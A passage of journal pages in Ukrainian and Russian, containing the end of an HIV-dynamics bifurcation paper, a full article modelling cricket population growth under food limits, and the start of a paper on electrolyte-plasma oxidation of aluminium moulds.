$$f_1 f_2 - f_3 = (\alpha + \mu)(\lambda - m)^2 - ((\alpha + \mu)^2 + 2\alpha\mu + (\alpha - k)p)(\lambda - m) + \alpha\mu(\alpha + \mu) = 0 \quad (5)$$

За допомогою співвідношень (3) і (4) ми можемо знайти граничний цикл для системи (1).

Реалізація цих співвідношень може бути досягнута при наступних значеннях параметрів:

$c = \lambda - m = 2 \pm \sqrt{3}, \alpha = 1, \mu = 1, k = 0.5, \beta = 4, p = 4$. В цьому випадку в системі (1) існує граничний цикл.

3.2. Умови появи біфуркації Хопфа.

Розглянемо функцію

$$\Delta(\alpha_1, \dots, \alpha_n) = f_1 f_2 - f_3$$

в залежності від параметрів $\alpha_1, \dots, \alpha_n$. Функції f_1, f_2, f_3 визначені вище.

Нехай параметри $\alpha_2, \dots, \alpha_n$ зафіксовані. Тоді $\Delta(\alpha_1)$ є функцією α_1 . В такому випадку біфуркація Хопфа має місце, якщо існує критичне значення α_{cr} параметра α_1 такий, що

$$\Delta(\alpha_{cr}) = 0 \text{ та } \left. \frac{d(\Delta(\alpha_1))}{d\alpha_1} \right|_{\alpha_1 = \alpha_{cr}} \neq 0$$

Для нашого прикладу в точці O ми маємо

$$\Delta(c) = 2c^2 - 8c + 2 = 0, \left. \frac{d(\Delta(c))}{dc} \right|_{c=2 \pm \sqrt{3}} = 4c - 8 \neq 0$$

Таким чином, ми маємо стійкий граничний цикл в $c = 2 + \sqrt{3}$ та нестійкий граничний цикл в $c = 2 - \sqrt{3}$.

Для точки O_1 ми маємо $\Delta(c) \equiv 0$ та $\Delta'_c(c) \equiv 0$. Тому в цій точці біфуркація Хопфа не існує.

Теорема 1. Нехай $x_0 \geq 0, y_0 \geq 0, z_0 \geq 0$. Звідси випливає, що в системі (1) $\forall t > 0 \quad x(t) \geq 0, y(t) \geq 0, z(t) \geq 0$.

Доведення. Нехай $x(t) \geq 0, y(t) \geq 0, z(t) \geq 0$. Перше рівняння системи (1) є рівнянням типу Лотки-Вольтерра. Тоді з [1, леми 1] випливає, що $x(t) \geq 0$.

Ми представимо рішення другого і третього рівнянь системи (1) в інтегральних формах:

$$y(t) = e^{-\alpha t} \left(y_0 + b \int_0^t e^{\alpha \tau} x(\tau) z(\tau) d\tau \right)$$

$$z(t) = e^{-\mu t} \left(z_0 + k \int_0^t e^{\mu \tau} y(\tau) d\tau \right)$$

Нехай $z(t) > 0$. Так як $x(t) > 0$ та $z(t) > 0$, то ми отримаємо $y(t) > 0$. За аналогією з попереднього доводиться, що $z(t) > 0$.

Теорема 2. Припустимо, що всі умови теореми 1 виконані. Припустимо також, що існує такий набір параметрів $\alpha_1 = \bar{\alpha}_1, \dots, \alpha_n = \bar{\alpha}_n$, що в обох точках O і O_1 функції $f_1(\bar{\alpha}_1, \dots, \bar{\alpha}_n) \geq 0, f_2(\bar{\alpha}_1, \dots, \bar{\alpha}_n) \geq 0, f_3(\bar{\alpha}_1, \dots, \bar{\alpha}_n) \geq 0$ та $\Delta(\bar{\alpha}_1, \dots, \bar{\alpha}_n) \geq 0$. Тоді всі рішення системи (1) обмежені.

Доведення. В умовах, зазначених в теоремі 2 система (1) має лише стійкі положення рівноваги. Це означає, що така система є глобально стійкою. Отже, всі її рішення обмежені.

3.2. Чисельне моделювання системи

Чисельне моделювання підтвердило, що інфікування організму за допомогою передачі віронів ВІЛу від клітини до клітини починається з невеликої затримки (мал.2). Затримка з'являється так, як для будь-якого інфекційного захворювання притаманна інкубація. Вона означає накопичення вірусу в організмі, що потім переходить у початкову фазу з експоненціальним зростанням вірусу, яке потім вироджується у перехідні затухаючі коливання, і в кінцевому підсумку стабілізується до стаціонарного стану. Якщо фаза клітинного занепа-

ду, достатньо довга (тобто середня затримка є великою), то модель інфікування від клітини до клітини створює коливальний режим; тобто з'являються інфекційні коливання. Ці результати мають велике значення з точки зору того, що вони відрізняються від результатів в роботі Спауж та співавт.[20]

ВІЛ може підтримувати свою життєдіяльність в організмі на різних стадіях розвитку або шляхом безперервної реплікації клітинної популяції $CD4^+T$, або періодично підтримуючи об'єм інфікованих клітин(мал.1), щоб активувати і заражати $CD4^+T$ –клітини, які реагують на інфекцію в організмі. Наші результати щодо моделі показують, що латентно інфіковані клітини можуть грати важливу роль у підтримці інфекції. А саме, деякі інфіковані клітини можуть виживати після інкубаційного періоду і чим більше параметр β , тим більше періоди(мал.1). Це призводить до того, що час за який процеси, що описуються нашою моделлю, збігається до постійного стану.




Рисунок 1 - Поведінка моделі при

$$\lambda - m = 4.23 - 0, \alpha = 1, \mu = 1, k = 0.5, \beta = 4, p = 4, c_m = 1.575.$$

4. Висновок

Ми модифікували базову модель Бонхоеффера щодо розповсюдження ВІЛ-інфекції в організмі, в якій імунна система розглядається як єдине ціле. Ця модифікація полягає в тому, щоб враховувалася зміна швидкості реплікації неінфікованих клітин залежно від вірусного навантаження і кількості інфікованих клітин. Так як, чим більше інфікованих клітин, то більше вірусне навантаження; тим складніше справлятися імунній системі з ВІЛ і повільніше відтворюються нові неінфіковані клітини.

Дане припущення ми змогли підтвердити за допомогою чисельного аналізу. Це призводить до висновку, що наша система описує поведінку реальної системи, а саме поведінку боротьби організму з ВІЛ. Також в процесі апробації системи на реальних даних було виявлено граничний цикл, що характеризує хронічне захворювання.

При подальшому дослідженні моделі в неї буде введено управління лікуванням для того, щоб прогнозувати поведінку імунної відповіді на вірус і терапію, а також визначити найкраще лікування при різних початкових даних.




Рисунок 2 - Поведінка моделі при
 $\lambda - m = 2 - 1, \alpha = 1, \mu = 1, k = 0.05, \beta = 1, p = 1, c_m = 2;$

ЛИТЕРАТУРА

1. Belozyorov, V. Ye. "Invariant Approach to an Existence Problem of Non-trivial Asymptotic Stability Cone", *Canadien Applied Mathematics Quarterly*, 2007, v.15, pp. 125 -168..
2. Денисов Б.П., Сакевич В.И. Прогноз возможных демографических последствий эпидемии ВИЧ/СПИДа в РФ. *Проблемы прогнозирования*. 2005. № 3. С. 149–160.
3. Ho DD, Neumann AU, Perelson AS, Chen W, Leonard JM, Markowitz M: Rapid turnover of plasma virions and CD4 lymphocytes in HIV-1 infection. *Nature* 1995, 373:123-126.
4. Wei X, Ghosh SK, Taylor ME, Johnson VA, Emini EA, Deutsch P, Lifson JD, Bonhoeffer S, Nowak MA, Hahn BH, *et al.*: Viral dynamics in human immunodeficiency virus type 1 infection. *Nature* 1995, 373:117-122.
5. Coffin JM: HIV population dynamics in vivo: implications for genetic variation, pathogenesis, and therapy. *Science* 1995, 267:483-489.
6. Perelson AS, Neumann AU, Markowitz M, Leonard JM, Ho DD: HIV-1 dynamics in vivo: virion clearance rate, infected cell life-span, and viral generation time. *Science* 1996, 271:1582-1586.
7. Perelson AS, Essunger P, Cao Y, Vesanen M, Hurley A, Saksela K, Markowitz M, Ho DD: Decay characteristics of HIV-1-infected compartments during combination therapy. *Nature* 1997, 387:188-191.
8. Herz AV, Bonhoeffer S, Anderson RM, May RM, Nowak MA: Viral dynamics in vivo: limitations on estimates of intracellular delay and virus decay. *Proc Natl Acad Sci U S A* 1996, 93:7247-7251.
9. Perelson AS: Modelling viral and immune system dynamics. *Nat Rev Immunol* 2002, 2:28-36.
10. Bonhoeffer S, May RM, Shaw GM, Nowak MA: Virus dynamics and drug therapy. *Proc Natl Acad Sci U S A* 1997, 94:6971-6976.
11. Perelson AS, Essunger P, Ho DD: Dynamics of HIV-1 and CD4+ lymphocytes in vivo. *AIDS* 1997, 11:S17-S24.
12. Ribeiro RM, Bonhoeffer S: Production of resistant HIV mutants during antiretroviral therapy. *Proc Natl Acad Sci U S A* 2000, 97:7681-7686.
13. Ribeiro RM, Bonhoeffer S, Nowak MA: The frequency of resistant mutant virus before antiviral therapy. *AIDS* 1998, 12:461-465.
14. Ribeiro RM, Mohri H, Ho DD, Perelson AS: In vivo dynamics of T-cell activation, proliferation, and death in HIV-1 infection: why are CD4+ but not CD8+ T-cells depleted? *Proc Natl Acad Sci U S A* 2002, 99:15572-15577.
15. Bonhoeffer, S., May, R.M., Shaw, G.M. and Nowak, M.A. (1997). Virus dynamics and drug therapy, *Proc. Natl. Acad. Sci. USA*, 94, 6971-6976.
16. Perelson. Dynamics of HIV infection of CD4⁺T cells.
17. Wodars, Nowak. Specific therapy regimes could lead to long-term immunological control of HIV.
18. Wodarz, Nowak. The role of antigen-independent persistence of memory cytotoxic T lymphocytes.
19. J. Yang, X. Wang. A differential equation model of HIV infection of CD4⁺T cells with delay.
20. Spouge, J.L., Shrager, R.I., Dimitrov, D.S.: HIV-1 infection kinetics in tissue cultures. *Math. Biosci.* 138, 1–22 (1996)

В.П. Бобилев, О.В. Саввін, О.В. Матухно, Д.В. Познякова

МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ ЕКОЛОГІЧНИХ ЗАДАЧ З ОБМЕЖЕННЯМ

*Анотація. У статті представлено розроблену математичну модель розвитку популяції *Gryllus assimilis* за умов суворо обмеженого фактора (кількості їжі). Експериментально встановлено, що модель, яка розглядається, потребує введення спеціального коефіцієнту, який буде відображати кількість загинув особин унаслідок канібалізму та хвороб. В лабораторних умовах експериментально підтверджено працездатність розробленої математичної моделі.*

Ключові слова: Екологічні задачі, лімітуючі фактори, популяція, розвиток, поведінка, математична модель, імітаційне моделювання.

Вступ

Побудова математичних моделей для рішення конкретних екологічних завдань дозволяє використовувати отримані знання на благо екосистем, порушених людським впливом. Математичне моделювання в екології дає можливість прогнозувати подальші зміни й розвиток екосистем. Математичне моделювання розвитку популяції в умовах, коли один із факторів розвитку є лімітуючим, дає змогу зрозуміти механізм залежності природних зв'язків в екосистемі, що розглядається.

Мета роботи: побудова математичних моделей поведінки популяції (на прикладі *Gryllus assimilis*) в залежності від суворо обмеженого фактора (кількості їжі).

Завдання: розрахувати поведінку популяції на основі теоретичних даних, на основі експериментальних даних перевірити правильність теоретичних розрахунків.

Методи досліджень: експериментальний метод, метод наукового прогнозу, імітаційне моделювання.

Результати експерименту

Експеримент проводився на протязі 10 тижнів. *Gryllus assimilis* росли, харчувались, розмножувались і помирали у лаборато-

рних умовах. Щодня значення коливались, оскільки народження та смерть розподілені у часі нерівномірно. Отримані значення занесено до таблиці 1.

Таблиця 1

Дані, що встановлено експериментально

Тижні	Кількість особин	Приріст	Кількість померлих	Кількість з'їденої	Кількість їжі, якої недостає одній особині	Залишок їжі
1	8	0	0	0	0	250,00
2	15	7	0	4,00	0	246,00
3	29	14	0	7,60	0	242,40
4	55	26	0	14,44	0	235,56
5	104	49	0	27,44	0	222,56
6	198	94	0	52,13	0	197,87
7	376	178	0	99,04	0,00	150,96
8	715	339	0	188,18	0,00	61,82
9	1035	644	324	357,55	0,15	-107,55
10	771	931	1195	517,46	0,26	-267,46

На рисунку 1 відображено зміни та коливання росту популяції у часі за відсутності змін раціону. Спочатку їжі вистачає на всіх, навіть є залишок, тому ріст популяції стрімко зростає, проте, у точці, коли запас їжі вичерпано, деякі з особин, менш стійкі до несприятливих умов існування, гинуть. Після їх загибелі їжі знову достатньо для популяції, її ріст знову йде вгору. Потім знову деякі з особин гинуть від недостатньої кількості їжі і т.д.




Рисунок 1 – Графік динаміки популяції в залежності від умов експерименту

На основі інформації, що отримана експериментальним шляхом, побудовано математичну модель, яка повинна точно охарактеризувати динаміку популяції та найточніше повторити криву росту популяції *Gryllus assimilis*.

Побудова аналітичної математичної моделі. Початкові дані: раз на добу *Gryllus assimilis* отримують 250 г сухарів (E_o). На початку у ємності живуть 8 цвіркунів (N) – правилом 1 самець на 4 самки необхідно знехтувати для того щоб спростити обчислення. Вони починають розмножуватися зі швидкістю (V_r), яка може бути описана формулою:

$$V_r = N \cdot k_r, \quad (1)$$

де k_r – коефіцієнт народжуваності.

Кожного дня *Gryllus assimilis* з'їдають сухарів (ed):

$$ed = N \cdot k_e, \quad (2)$$

де k_e – кількість їжі у грамах, яку з'їдає одна особина *Gryllus assimilis*.

Після того, як поїла кожна особина, залишається деяка кількість грам сухарів (E), тобто залишок. Через деякий час утворюється дефіцит (D):

$$D = E - E_o. \quad (3)$$

Gryllus assimilis починають помирати зі швидкістю (V_s), яка пропорційна їх кількості (N) і квадрату дефіциту (D):

$$V_s = N \cdot k_s \cdot D^2, \quad (4)$$

де k_s – смертність особин через дефіцит.

Отже, маємо систему диференціальних рівнянь:

$$\begin{cases} \frac{dN}{dt} = k_r \cdot N - k_s \cdot N \cdot D^2 \\ E = E_o - ed \\ D = ЕСЛИ(ed > E_o; E / N; 0) \end{cases} \quad (5)$$

З третього рівняння у системі (5) бачимо, що повинна виконуватись залежність: якщо кількість потрібної їжі більше за 250 г, то настає дефіцит, і для того щоб знайти, скільки недостає одній особині, шукаємо різницю між кількістю потрібної та незмінної їжі.

Під час математичних обчислень виникла потреба впровадження деякого коефіцієнту k_x , який не був передбачений у роботах інших авторів [1-6]. Справа в тому, що є ще одна особлива залежність між дефіцитом та смертністю – чим менше їжі припадає на одну осо-

бину, тим більше ризик виникнення випадків канібалізму. Цей процес має виправдане значення – популяція прагне до саморегулювання. Даний механізм поведінки досліджував ще бельгійський математик П'єр Франсуа Ферхюльст, він дав цьому явищу назву «самоотруєння популяції» [7]. Але у даному випадку мається на увазі більш конкретна ситуація, тому вважатимемо, що коефіцієнт k_x характеризує смертність популяції через канібалізм. Отже, формула (4) потребує коригування:

$$V_s = N \cdot (k_s \cdot D^2 + k_x \cdot D), \quad (6)$$

де k_s – відображає смертність особин через дефіцит;

k_x – характеризує смертність популяції через канібалізм.

Оскільки використовуємо метод імітаційного моделювання, то деякі значення можуть бути скориговані у процесі подальшого дослідження системи.

В електронних обчисленнях спиратимемось на дані таблиці 2.

Таблиця 2

Значення вихідних величин

Початкова кількість особин N_0 , ос.	Коефіцієнт народжуваності k_r , в долях	Коефіцієнт смертності через дефіцит k_s	Кількість їжі, яку з'їдає одна особина k_e , г	Незмінна кількість їжі E_0 , г	Смертність популяції через канібалізм k_x
8	1	20	0,5	250	1

Цю задачу вирішуватимемо за допомогою стандартного пакету Microsoft Office Excel 2013 операційної системи Windows. Після проведення розрахунків отримано дані наведені у таблиці 3.

З таблиці 3 видно, що обчислення проведено за більш тривалий проміжок часу, ніж у таблиці 2.1, тобто використано метод наукового передбачення строком на 15 тижнів.

Дефіцит настає на дев'ятому тижні, це фактично можна вважати початком коливання росту популяції, до дев'ятого тижня ріст стрімкий та рівномірний. Далі ріст популяції припиняється і тримається у певному кількісному проміжку. Рисунок 2 графічно ілюструє динаміку популяції, спираючись на дані таблиці 3.

Результати математичного обчислення

Тижні	Кількість особин, N , ос.	Приріст, V_r , ос.	Кількість померлих, V_s , ос.	Кількість з'їденої їжі, ed , г	Кількість їжі, якої не достає одній собині, D , г	Залишок їжі E , г
1	8	0	0	0,00	0	250,00
2	16	8	0	4,00	0	246,00
3	32	16	0	8,00	0	242,00
4	64	32	0	16,00	0	234,00
5	128	64	0	32,00	0	218,00
6	256	128	0	64,00	0	186,00
7	512	256	0	128,00	0	122,00
8	1022	512	2	256,00	0,01	-6,00
9	705	1022	1340	511,18	0,26	-261,18
10	1109	705	301	352,58	0,15	-102,58
11	540	1109	1678	554,48	0,27	-304,48
12	1065	540	16	270,22	0,04	-20,22
13	626	1065	1504	532,49	0,27	-282,49
14	1123	626	129	313,00	0,10	-63,00
15	512	1123	1734	561,59	0,28	-311,59
16	1022	512	2	256,00	0,01	-6,00
17	705	1022	1340	511,17	0,26	-261,17
18	1109	705	301	352,58	0,15	-102,58
19	540	1109	1677	554,48	0,27	-304,48
20	1065	540	16	270,22	0,04	-20,22
21	626	1065	1504	532,51	0,27	-282,51
22	1123	626	129	312,98	0,10	-62,98
23	512	1123	1734	561,59	0,28	-311,59
24	1022	512	2	256,01	0,01	-6,01
25	705	1022	1340	511,19	0,26	-261,19




Рисунок 2 – Графік динаміки популяції *Gryllus assimilis* в залежності від дефіциту їжі

Порівняльний аналіз. Шляхом зіставлення графіків (рисунків 1 та 2) було проведено порівняльний аналіз отриманих результатів (рисунок 3).




Рисунок 3 – Порівняльний графік

З рисунку 3 можемо зробити попередні висновки: час настання дефіциту під час експерименту – 9 тижнів, але це не є еталоном, оскільки умови можуть коливатись та змінюватись, тому крива росту аналітичної моделі у часі трохи інша, але достатньо добре імітує криву росту експерименту; за попередніми прогнозами видно, що якщо залишити без змін кількість їжі – ріст популяції коливатиметься у певних межах, шукатиме стабілізації.

ВИСНОВКИ

В результаті пошукової і аналітичної роботи та на підставі отриманих і проаналізованих експериментальних даних було зроблено наступні висновки:

1. На протязі 10 тижнів у лабораторних умовах проведено експеримент, який дозволяє детально описати коливання росту популяції за наявності лімітуючого фактору.

2. За допомогою математичного та імітаційного моделювання доведено, що ріст популяції буде мати стійку характерну поведінку, якщо кожного дня кількість їжі, яку отримують піддослідні особини, незалежно від їх кількості, буде строго однаковою. Популяція починає швидко рости, однак при досягненні першого ступеню дефіциту ріст спадає, а через деякий час знову спостерігається підвищення росту кількості *Gryllus assimilis*.

3. Експериментально встановлено, що модель, яка розглядається, потребує введення спеціальної величини (k_x), яка буде відо-

бражати кількість загиблих особин унаслідок канібалізму та хвороб. *Gryllus assimilis* має високий показник смертності особин у природі, тому дана величина необхідна для більш точного результату, оскільки вимушений дефіцит їжі провокує появу цих негативних чинників.

4. На даний момент необхідне більш детальне вивчення механізму динаміки росту популяції, удосконалення існуючих методів дослідження і поповнення інформативної та дослідницької бази знань про моделі в екології популяцій.

ЛІТЕРАТУРА

1. Эдвардс Чарльз Генри. Дифференциальные уравнения и краевые задачи: моделирование и вычисление с помощью Mathematica, Maple и MATLAB. 3-е издание / Чарльз Генри Эдвардс, Дэвид Э. Пенни. – Киев: Диалектика-Вильямс, 2007. – 1104 с.
2. Баврин И.И. Краткий курс высшей математики для химико-биологических и медицинских специальностей / Баврин И.И. – М.: Физматлит, 2003. – 327 с.
3. Комп'ютерне моделювання систем та процесів / [Кветний Р.Н., Богач І. В., Бойко О.Р. та ін.]. - [Електронний ресурс]. - Режим доступу: http://posibnyky.vntu.edu.ua/k_m/t1/172..htm
4. Алексеев В.В. Физическое и математическое моделирование экосистем: монография / Алексеев В.В., Крышев И.И., Сазыкина Т.Г. - Санкт-Петербург: Гидрометеоздат, 1992. – 367 с.
5. Самарский А. А. Математическое моделирование: Идеи. Методы. Примеры / А.А.Самарский, А.П. Михайлов. - М: Наука, 1997. - 320 с.
6. Меншуткин В. В. Имитационные модели водных экологических систем / В.В.Меншуткин. — М.: Наука, 1993. – 160 с.
7. Пол Д. Хеминг. Законы экологии популяций / Пол Д. Хеминг. – [Электронный ресурс]. - Режим доступу: <http://www.xn--c1akeeob5hwa.net/laws.htm#Lotka-Volterra's Law>

Т.С. Федоша, А.А. Омолойе, В.А. Тутык

ЭЛЕКТРОЛИТНО-ПЛАЗМЕННОЕ ОКСИДИРОВАНИЕ АЛЮМИНИЕВЫХ ПРЕСС-ФОРМ

Аннотация. В статье рассмотрен статистический метод построения математической модели электролитно-плазменного оксидирования (ЭПО) шестигранной заготовки по плану Бокса-Бенкина. Разработана модель электролитно-плазменного оксидирования для алюминия. Выведена зависимость конечной пористости поверхности при ЭПО от основных факторов, влияющих на ход процесса. По выведенной зависимости построены поверхности отклика исследуемого параметра от факторов эксперимента.

Ключевые слова. Электролитно-плазменное оксидирование, шероховатость, концентрация электролита, пористость, время обработки, план Бокса-Бенкина.

Актуальность. Как известно, для упрочнения алюминиевых сплавов применяют закалку, однако после закалки со старением поверхность окисляется, требует механической обработки и получаемые покрытия не обеспечивают высокой износостойкости восстановленной поверхности. ЭПО - весьма перспективное направление в технологии электрохимического формирования сплавленных и кристаллизованных покрытий.

Получение заданного покрытия - трудоемко, дорогостояще, а зачастую затруднительно, особенно используя экологически чистые методы обработки материалов [1]. В этом отношении электролитно-плазменное оксидирование является высокоэффективным процессом обработки изделий в нетоксичных средах, имеющий более высокие экологические и экономические показатели.

Целью работы является моделирование физико-механических характеристик анодно-оксидных покрытий на алюминиевых пресс-формах, получение заданной пористости и снижение энергозатрат технологического процесса.

Методика экспериментов. Эксперименты проводились на разработанной установке с управлением процесса ЭПО (рис. 1). В качестве исследуемых образцов использовалась шестигранная заготовка

10x11 длиной 83 мм из алюминиевого сплава марки Д16 с исходной шероховатостью $Ra=0.63\text{мкм}$. Оксидирование осуществлялось в диапазоне рабочих напряжений $U=390\text{--}400\text{В}$; плотность тока в начале обработки составляла $J_n=30\text{А/см}^2$, далее плотность тока снижалась и рабочее значение составило $J_p=10\text{А/см}^2$; в водном растворе $\text{KOH } 4\% + \text{Na}_2\text{SiO}_3 \text{ } 4\%$; температура электролита поддерживалась постоянной $t_e=30^\circ\text{C}$. Параметры шероховатости и металлографические исследования осуществлялись с помощью бесконтактного интерференционного 3-D профилографа «Micron-alpha». Моделирование процесса ЭП осуществлялось по трехфакторному плану Бокса-Бенкина.



Рисунок 1 – Экспериментальная электролитно-плазменная установка

